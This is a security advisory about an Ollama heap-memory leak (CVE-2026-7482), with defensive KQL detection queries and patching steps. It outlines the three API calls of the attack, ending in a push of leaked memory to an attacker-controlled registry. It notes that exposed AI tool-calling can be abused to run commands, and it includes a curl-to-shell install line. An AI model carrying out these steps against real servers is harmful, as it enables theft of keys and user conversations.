Bleeding Llama — CVE-2026-7482: When 300,000 AI Servers Become Targets

Risk Summary
CVE-2026-7482 (CVSS 9.1 — Critical) allows an attacker to read heap memory directly from a running Ollama process without any credentials. Using just three API calls, all sensitive data currently resident in RAM — cloud API keys, organizational system prompts, and full user conversation history — can be exfiltrated to an attacker-controlled server.
Ollama has over 170,000 GitHub stars and more than 100 million Docker Hub pulls, and is widely deployed as a self-hosted AI inference engine in enterprise environments and by individual developers. What makes this vulnerability particularly dangerous: Ollama starts with no authentication by default and listens on all network interfaces (0.0.0.0:11434) — meaning anyone who can reach that port can exploit it immediately.
Research by SentinelLABS and Censys identified over 175,000 publicly exposed Ollama hosts across 130 countries. Cyera Research — the team that discovered the vulnerability — estimates approximately 300,000 servers were affected at the time of disclosure.
Immediate action required: Upgrade Ollama to version 0.17.1 or later, and block port 11434 from the public internet using firewall rules or network policies.
Technical Background
| Attribute | Details |
|---|---|
| CVE ID | CVE-2026-7482 |
| CVSS Score | 9.1 — CRITICAL |
| CWE | CWE-125 (Out-of-Bounds Read) |
| Affected Product | Ollama — all versions prior to 0.17.1 |
| Attack Vector | Network, Unauthenticated, No User Interaction |
| Discovered By | Cyera Research |
| Disclosed | May 2026 |
| Patch | Ollama v0.17.1 |
Ollama uses the GGUF (GGML Unified Format) to store and load model weights. When a user uploads a GGUF file and requests Ollama to create a model from it, the engine reads tensor data from memory based on declarations in the file header — this is the root cause of the vulnerability.
Exploitation Mechanism
Root Cause: Out-of-Bounds Heap Read in GGUF Pipeline
The vulnerability resides in Ollama's model quantization pipeline. When processing a GGUF file, Ollama fully trusts the tensor shape values declared in the file header and reads exactly that many bytes from the memory buffer. A specially crafted GGUF file can declare a tensor size far larger than the actual data provided, causing Ollama to read beyond the intended buffer boundary — accessing adjacent heap memory containing sensitive process data.
That heap data is then embedded into the resulting model file. The attacker then leverages Ollama's built-in model push feature to send the file — along with all stolen heap data — to an attacker-controlled server.
Attack Flow: 3 API Calls, 0 Credentials
Step 1: Upload malicious GGUF file
POST /api/blobs/sha256:<hash>
Content: GGUF file with inflated tensor shape
→ Ollama stores the file in blob storage

Step 2: Trigger model creation (triggers out-of-bounds read)
POST /api/create
Body: {"name": "attacker-model", "modelfile": "FROM sha256:<hash>"}
→ Pipeline reads beyond buffer boundary; heap data is embedded into model file

Step 3: Exfiltrate model (containing heap data) externally
POST /api/push
Body: {"name": "attacker-registry/attacker-model"}
→ Entire model file — including stolen heap data — is pushed to attacker's server
The entire process requires no credentials, no user interaction, and can be executed remotely over the internet against any Ollama instance listening on a public interface.
Attack Surface: 175,000 Hosts, 130 Countries

Source: SentinelLABS + Censys — "Silent Brothers" Research (01/2026)
A joint research project between SentinelLABS and Censys, spanning 293 days, recorded 7.23 million observations across 175,108 unique Ollama hosts in 130 countries and 4,032 ASNs. These are not theoretical statistics — this is attack surface that is reachable right now.
The ecosystem has a bimodal structure: a large layer of transient hosts overlaying a smaller but persistent backbone that accounts for 76% of all observations. This backbone is where the most valuable targets reside — endpoints that run continuously, serve real utility to their operators, and represent the most attractive targets for adversaries.
Infrastructure breakdown:
56% of hosts sit on fixed-access telecom/residential networks (consumer ISPs)
32% on hyperscalers (AWS, GCP, Azure)
19% of ASN classifications returned null values — ownership cannot be determined
Capability Surface: Beyond Text Generation

Source: SentinelLABS — Host capability coverage (share of all hosts)
The picture is more alarming than exposed Ollama servers alone:
48% of hosts have tool-calling capabilities — they can execute code, call external APIs, interact with file systems
38% are configured with
[completion, tools]— wired to interface with external software26% run "thinking" models (chain-of-thought, multi-step reasoning)
22% support vision, creating vectors for indirect prompt injection via images or documents
201 hosts are actively running "uncensored" system prompt templates that explicitly remove safety guardrails
Monoculture Risk

Source: SentinelLABS — Model adoption distribution
While host placement is decentralized, model adoption is highly concentrated. Llama (#1), Qwen2 (#2), and Gemma2 (#3) held the same top-3 positions with zero rank volatility across the entire 293-day scan period. The Q4_K_M quantization format appears on 48% of hosts — a vulnerability in how this specific format is processed could simultaneously affect nearly half the entire deployed ecosystem.
What Attackers Can Steal
The data recovered from heap memory is not random — it is operational data from the active Ollama process:
From active AI sessions:
User prompts and chat messages from all connected users
System prompts of all running models (often containing sensitive business logic, persona definitions, or internal tooling instructions)
Cross-session conversation history From the host environment:
Environment variables — including API keys for OpenAI, Anthropic, AWS, and database credentials
Source code submitted to the AI for review or debugging
Customer data, contracts, and internal documents pasted into AI sessions Highest-risk target: Enterprises using Ollama as a shared internal AI assistant — a single successful exploitation can yield interactions from the entire organization's workforce.
MITRE ATT&CK Mapping
| Tactic | Technique | Description |
|---|---|---|
| Initial Access | T1190 — Exploit Public-Facing Application | Exploiting unauthenticated Ollama API endpoint |
| Credential Access | T1552.001 — Credentials In Files / Env Vars | Reading environment variables from heap memory |
| Collection | T1005 — Data from Local System | Collecting conversation history and system prompts from process memory |
| Exfiltration | T1041 — Exfiltration Over C2 Channel | Pushing model (containing stolen heap data) to attacker-controlled registry |
| Execution (tool-calling abuse) | T1059 — Command and Scripting Interpreter | Using exposed Ollama's tool-calling capability to execute commands |
Detection & Response
No specific file hashes or attacker IPs have been published at the time of writing. However, behavior-based detection is fully viable:
KQL — Microsoft Sentinel (detecting push to external registry):
// Detect Ollama pushing models outside internal network
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "ollama"
| where RemotePort in (443, 80, 11434)
| where not(RemoteIP has_any ("10.", "172.16.", "192.168.", "127."))
| where ActionType == "ConnectionSuccess"
| summarize count(), make_set(RemoteIP) by DeviceName, bin(Timestamp, 1h)
| where count_ > 5
| project Timestamp, DeviceName, RemoteIPs = set_RemoteIP, ConnectionCount = count_
// Detect abnormal inbound blob upload activity
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "ollama"
| where RemotePort == 11434
| where ActionType == "InboundConnectionAccepted"
| where RemoteIP !has "127.0.0.1"
| summarize InboundCount = count() by DeviceName, bin(Timestamp, 10m)
| where InboundCount > 10
Quick Exposure Check:
# Check which interface Ollama is binding to
ss -tlnp | grep 11434

# If output contains 0.0.0.0:11434 → exposed on all interfaces, action needed
# If output contains 127.0.0.1:11434 → localhost only, safe

# Check current version
ollama --version

# Test external accessibility (from another host on the network)
curl -s http://<ollama-host>:11434/api/tags | jq .
# If it returns a model list without auth prompt → needs immediate remediation
Expert Analysis
CVE-2026-7482 draws a direct parallel to Heartbleed (CVE-2014-0160) — same vulnerability class: out-of-bounds heap read; same outcome: secret exfiltration from a running process's memory. Heartbleed exploited a buffer overread in OpenSSL's heartbeat extension to read 64KB of memory per request. Bleeding Llama exploits inflated tensor shapes in the GGUF pipeline to read the necessary heap region. Same pattern, different target: this time it's AI infrastructure.
The more concerning difference is monitoring coverage. In 2014, OpenSSL ran on infrastructure that already had security tooling, network monitoring, and patch management processes. Ollama in 2026 is different — the majority of deployments originate from developer or AI team initiatives, without security review, without EDR coverage on the Ollama process, and without anyone thinking to add firewall rules to a tool perceived as "internal only."
From a SOC perspective, three points stand out for organizations running Ollama:
Ollama is frequently deployed in dev/test environments without clear network segmentation — the AI server sitting on the same VLAN as production workloads or authentication infrastructure. Once Ollama is exploited and environment variables are dumped, lateral movement to the rest of the environment is a natural next step.
The tool-calling capability present on 48% of exposed hosts creates a secondary attack vector independent of the memory leak: an attacker doesn't need CVE-2026-7482 to execute commands. They can call into an exposed Ollama instance and instruct it to execute code through the tool-calling interface. This is LLM-as-execution-proxy — no exploit required.
The monoculture is a systemic risk. When Q4_K_M appears on 48% of hosts and Llama holds a stable #1 position, the next vulnerability in this format or model family will have a blast radius covering nearly half the entire deployed ecosystem — not isolated incidents, but sector-wide simultaneous impact.
CVSS 9.1 accurately reflects the technical severity. The business risk is even higher in environments using Ollama as a shared AI assistant — the entire organization's interaction history, system prompts containing business logic, and API keys for downstream services are all within reach of an attacker executing exactly three HTTP requests.
Recommendations
Immediate (0–24h)
# 1. Patch — upgrade Ollama to v0.17.1+
# Linux/macOS
curl -fsSL https://ollama.com/install.sh | sh

# Verify version after update
ollama --version  # must be 0.17.1 or higher

# 2. Block port 11434 at firewall if immediate patching is not possible
# Linux (iptables)
iptables -I INPUT -p tcp --dport 11434 -j DROP
iptables -I INPUT -s 127.0.0.1 -p tcp --dport 11434 -j ACCEPT

# Windows Firewall
netsh advfirewall firewall add rule name="Block Ollama External" `
  dir=in action=block protocol=TCP localport=11434
If Ollama needs to be accessible from the internal network (not just localhost), a reverse proxy with authentication is mandatory (nginx + basic auth or OAuth2 proxy) before any exposure — even on internal networks.
Short-term (1–7 days)
Audit all Ollama deployments: run
ss -tlnp | grep 11434on every host in inventory — identify which hosts are binding to0.0.0.0Implement network policies blocking outbound connections from the Ollama process to external IPs (prevents exfiltration via
api/push)Enable API access logging for Ollama: monitor
POST /api/push,POST /api/blobs,POST /api/createfrom non-whitelisted IPsRotate all API keys, tokens, and secrets that were ever present in environment variables on any exposed Ollama host Long-term
Include Ollama in Asset Management and Vulnerability Management scope — most teams currently treat it as a "developer tool" outside IT security governance
Consider deploying an AI Gateway layer (LiteLLM, Open WebUI with auth enabled) rather than exposing the Ollama API directly
Establish clear network segmentation: AI inference servers should not share a VLAN with production workloads or authentication infrastructure
References
Comments
Join the discussionNo comments yet. Be the first to comment.